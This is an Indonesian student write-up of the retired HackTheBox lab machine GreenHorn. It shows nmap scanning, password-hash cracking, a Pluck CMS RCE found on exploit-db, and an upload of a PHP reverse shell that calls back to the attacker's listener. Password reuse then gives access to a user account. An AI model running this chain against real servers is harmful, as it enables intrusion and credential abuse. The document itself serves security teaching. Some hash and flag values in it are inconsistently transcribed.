
```
(root㉿kali)-[~/home/kali]
# nmap -sV -Pn -T5 -vvv 10.10.11.25
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-22 09:38 EST
NSE: Loaded 46 scripts for scanning.
Initiating SYN Stealth Scan at 09:38
Scanning greenhorn.htb (10.10.11.25) [1000 ports]
Discovered open port 22/tcp on 10.10.11.25
Discovered open port 80/tcp on 10.10.11.25
Discovered open port 3000/tcp on 10.10.11.25
Completed SYN Stealth Scan at 09:38, 2.23s elapsed (1000 total ports)
Initiating Service scan at 09:38
Scanning 3 services on greenhorn.htb (10.10.11.25)
Completed Service scan at 09:40, 98.80s elapsed (3 services on 1 host)
NSE: Script scanning 10.10.11.25.
NSE: Starting runlevel 1 (of 2) scan.
NSE: Starting NSE at 09:40
Completed NSE at 09:40, 1.72s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 09:40
Completed NSE at 09:40, 1.31s elapsed
Nmap scan report for greenhorn.htb (10.10.11.25)
Host is up, received user-set (0.26s latency).
Scanned at 2024-11-22 09:38:41 EST (104s)
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
3000/tcp   open  ppp?   syn-ack ttl 63
```

kami lakukan dengan command nmap -sV(until mencari tau port apa saja yang terbuka) -Pn -vvv 10.10.11.25, dan disini kami bisa lihat kalau ada 3 port yang terbuka yaitu 22 ssh, 3000 ppp? dan port 80 http dan menggunakan sistem linux kernel. Lalu kami buka port 80 nya yang isi nya ternyata adalah tampilan dari GreenHorn.

Kenapa harus pake NMap?, karena NMap biasanya common digunakan oleh orang-orang yang mencoba memberikan walkthrough di YouTube dan Blog, lalu NMap juga sudah dipelajari di lab kami. Namun, ketika kami mencoba tools yang serupa, kadang kala kami malah membutuhkan waktu yang lumayan panjang untuk mempelajari tool tersebut.


b. Eksplor Open Ports

1. Ports: 80



Waktu kami masukin dengan port 80 akan dapat suatu web tentang greenhorn yang isi nya kata kata pengantar ringan kepada user/pelanggan.


2. Ports: 3000



Waktu kami masukin dengan port 3000 akan dapat suatu web tentang greenhorn yang is nya layanan self-hosted git service, dan terdapat fitur “explore”.

2. Enumerations —


a. Ports: 3000 (Explore → GreenAdmin / GreenHorn)



The screenshot shows a GitHub repository page for 'GreenAdmin/GreenHorn'. The repository has 1 commit, 1 branch, 0 tags, and 1.1 MiB of code. The commit was made by 'junior' on 'd3278c32f2' with the message 'First release of our source code'. The repository contains files such as data, docs, files, images, README.md, SECURITY.md, admin.php, index.php, install.php, login.php, requirements.php, and robots.txt, all of which were first released 5 months ago.

Dari port 3000, kami mendapatkan resource git bertulisan green admin/ greenhorn yang membawa informasi yang berisi semua directory dan file yang ada pada website tersebut.

b. Found “pass.php” Ports: 3000 (Explore → GreenAdmin / GreenHorn → data → settings → pass.php)



The screenshot shows a GitHub file named 'pass.php' located at 'GreenHorn / data / settings / pass.php'. The file contains 3 lines of PHP code: 1. <?php, 2. \$ww = 'd5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c5580556c0d838b51749de15530f87fb793afdcc689b6b39024d7790163';, and 3. ?>.

Ketika membuka GreenHorn, kami memulai penelusuran nah di penelusuran itu kami dapat hash value di file pass.php

c. HashCracker (proses reveal password)

Tools: <https://crackstation.net/>

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
d5443ae1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c558055
6c0d838b51749de15530f87fb793afdcc689b6b39024d7790163
```

I'm not a robot

Privacy - Terms

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(shai_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
d5443ae1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c558055 86743c5580556c0d838b51749de15530f87fb793afdcc689b6b39024d7790163	sha512	iloveyou1

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.


Karena di sebelumnya kami mendapatkan hash value yang didapatkan dari file “pass.php”, lalu kami melakukan proses reveal password, nah tools yang digunakan adalah HashCrack ini untuk mengetahui cracked hash nya dan ternyata kami mendapatkan hasilnya itu adalah “iloveyou1” dan ini digunakan sebagai password di website pluck login.

Kenapa harus HashCracker?, karena tools tersebut direkomendasikan berdasarkan walkthrough dan juga mudah diakses dari mana saja (website).

d. Pluck



1



2

3



Pluck v4.7.18 - Remote Code Execution (RCE)

EDB-ID: 51592	CVE: N/A	Author: MIRABBAS AGALAROV	Type: WEBAPPS	Platform: PHP	Date: 2023-07-15
EDB Verified: X		Exploit: + / {}		Vulnerable App:	

```
#Exploit Title: Pluck v4.7.18 - Remote Code Execution (RCE)
#Application: pluck
#Version: 4.7.18
#Bugs: RCE
#Technology: PHP
#Vendor URL: https://github.com/pluck-cms/pluck
```

40

Pada bagian Pluck ini, bagaimana kami bisa sampai di greenhorn.htb/php karena sebelumnya kami melihat pada enumeration point A yang dimana sebelumnya kami mendapatkan repository dari greenhorn.git, lalu ketika kami coba buka muncul login page seperti gambar pada poin ke-1 diatas, lalu pada poin ke-2 kami mencari rekam jejak vulnerabilities pada versi yang digunakan oleh pluck login page, lalu pada poin ke-3 kami mereview bahwa pluck versi tersebut dapat di RCE (Remote Code Execution).

3. Exploits —

a. Script (GitHub)

Link:

<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

Berdasarkan informasi dari exploit database kami mendapatkan vulnerability berupa RCE yang dengan itu kami searching script/tools yang match sama CVE itu tadi, dan ditemukan salah satunya skrip RCE dalam bentuk “.php” yang dapat digunakan secara publik.

b. Skrip Setup

```

Downloads - Thunar
File Edit View Go Bookmarks Help
Places
  Computer
  kali
  Desktop
  Recent
  Trash
  Documents
  Music
  Pictures
  Videos
  kuncisakti.php
File Actions Edit View Help
root@kali: /home/kali/Documents x root@kali:/home/kali
$ cd /home/kali/Downloads/
$ ls
1: lo <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc
link/ether 08:00:27:90:56:0b brd ff:ff:ff:ff:ff:ff
inet 192.168.0.105/24 brd 192.168.0.255 scope global
    valid_lft 7017sec preferred_lft 7017sec
    inet6 fe80::a433:0ff2%eth0/64 brd ff:ff:ff:ff:ff:ff scope link
        valid_lft forever preferred_lft forever
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500
link/none
    inet 10.0.34.132/23 scope global tun0
        valid_lft forever preferred_lft forever
        inet6 dead:beef:2::1096/64 scope global
            valid_lft forever preferred_lft forever
            inet6 fe80::4047:c42c:7792:35a/64 scope link
                valid_lft forever preferred_lft forever
$ 

```

File PHP RCE kuncisakti.php diatur agar server target menghubungi alamat IP (10.10.14.152) dan port (5000) milik penyerang. Penyerang memeriksa alamat IP mereka menggunakan perintah ip a untuk memastikan konfigurasi jaringan sesuai. Saat file dijalankan di server target, ia akan membuka koneksi balik (reverse shell), memberikan akses remote kepada penyerang untuk mengontrol server target.


c. Payload Setup

1). Zipping



Kenapa file perlu dikompresi menjadi ZIP? beberapa server memiliki pembatasan pada format file yang diunggah (contohnya hanya mengizinkan format ZIP). Setelah diunggah, file ini dapat diekstrak dan dijalankan di server target.

2). Upload



Setelah memenuhi kriteria tipe file yang hendak di upload, maka disini kami mencoba untuk mengupload file tersebut dengan tujuan dapat menjalankan RCE pada sistem GreenHorn.

d. Listening

```
[root@kali]~[/home/kali/Downloads]
# nc -lvpn 5000
listening on [any] 5000 ...
connect to [10.10.14.152] from (UNKNOWN) [10.10.11.25] 35718
Linux greenhorn 5.15.0-113-generic #123-Ubuntu SMP Mon Jun 10 08:16:17 UTC 2024
 07:54:37 up 5:51, 1 user, load average: 0.00, 0.00, 0.00
USER   TTY      FROM          LOGIN@    IDLE    JCPU   PCPU WHAT
root   pts/0    10.10.14.27  04:02    3:51m  0.00s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

Setelah kami upload file yang berisi payload RCE maka selanjutnya kami siapkan port 5000 dari target, ketika target tersambung kami bisa mendapatkan shell dari sistem GreenHorn tersebut walau masih terbatas, dan “nc -lvpn” merupakan tools yang common digunakan berdasarkan walkthrough dan juga yang diajarkan di lab.

e. Reverse Shell

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@greenhorn:/$ ls
bin  cdrom  dev  home  lib32  libx32     media  opt  root  sbin  sys  usr
boot data   etc  lib   lib64  lost+found  mnt   proc  run   srv   tmp  var
www-data@greenhorn:/$ cd home
cd home
www-data@greenhorn:/home$ ls
ls
git  junior
www-data@greenhorn:/home$ su junior
su junior
Password: iloveyou1

junior@greenhorn:/home$ cd ~/
cd ~/
junior@greenhorn:~$ ls
ls
encoded_file.txt  output.pdf  user.txt
file.pdf          output.txt  'Using OpenVAS.pdf'
junior@greenhorn:~$ cat user.txt
cat user.txt
829722a7f313f881bde7c519cd8928ae
junior@greenhorn:~$ █
```

Pada bagian ini kami menggunakan command python3 -c “import pty;pty.spawn(“/bin/bash”). Tujuannya untuk apa? Untuk shell kami bisa lebih responsif. Ketika mengecek directory kami menemukan folder junior, nah disini kami login sebagai user junior dengan memasukkan sudo su dulu dan kami masukkan password nya yaitu iloveyou1 ini password yang kami sudah temukan sebelumnya. Nah ketika kami masuk ke directory si junior kami menemukan file yaitu user.txt ini merupakan flag nya, dan kami juga menemukan file penting lainnya seperti encoded_file.txt dan output.pdf. Dan ketika

kami buka file user.txt dengan menggunakan command cat user.txt kami mendapatkan 89272a7f31f88b1de7c519cd8928ae.

Dan walla!, pada machine GreenHorn akhirnya kami mencapai usert.txt namun kenapa tidak sampai root.txt?, karena machine yang kami gunakan telah **retired** sebelum kami berhasil menebus ke root, dan itulah perjalanan 3 machine kami di platform HackTheBox.

D. Keunikan

Keunikan yang kami dapatkan adalah pada machine LinkVortex dimana kami baru memahami apa itu symlink yang ternyata bisa dimanipulasi seakan seperti ketentuan yang ada namun sebaliknya, lalu kami juga jadi lebih sering untuk browsing dan mempelajari apa itu owasp dan CVE (Common Vulnerabilities and Exposures).

Pada machine cap kami juga mempelajari bahwa penetration merupakan sebuah karya atau seni yang dimana masing-masing orang bisa deciding dan juga bebas menentukan alurnya sesuai dengan skill yang dimiliki. Lalu pada machine cap kami juga menggunakan dua walkthrough sekaligus yang ternyata kami bisa menentukan target yang lebih efisien dengan menggunakan atau meninggalkan metode yang digunakan oleh individu untuk mencapai “root.txt”.

E. Penutup

Terimakasih kepada koh.Yohan Muliono yang telah mengajarkan kami dengan baik dan memberikan studycase yang harapannya dapat membangun pemahaman dalam dunia cyber security dengan lebih baik, mohon maaf apabila ada kekurangan baik dari segi kata dan lainnya, kami dari kelompok 3, Network Penetration Testing kelas LB07, B27 mengucapkan terimakasih.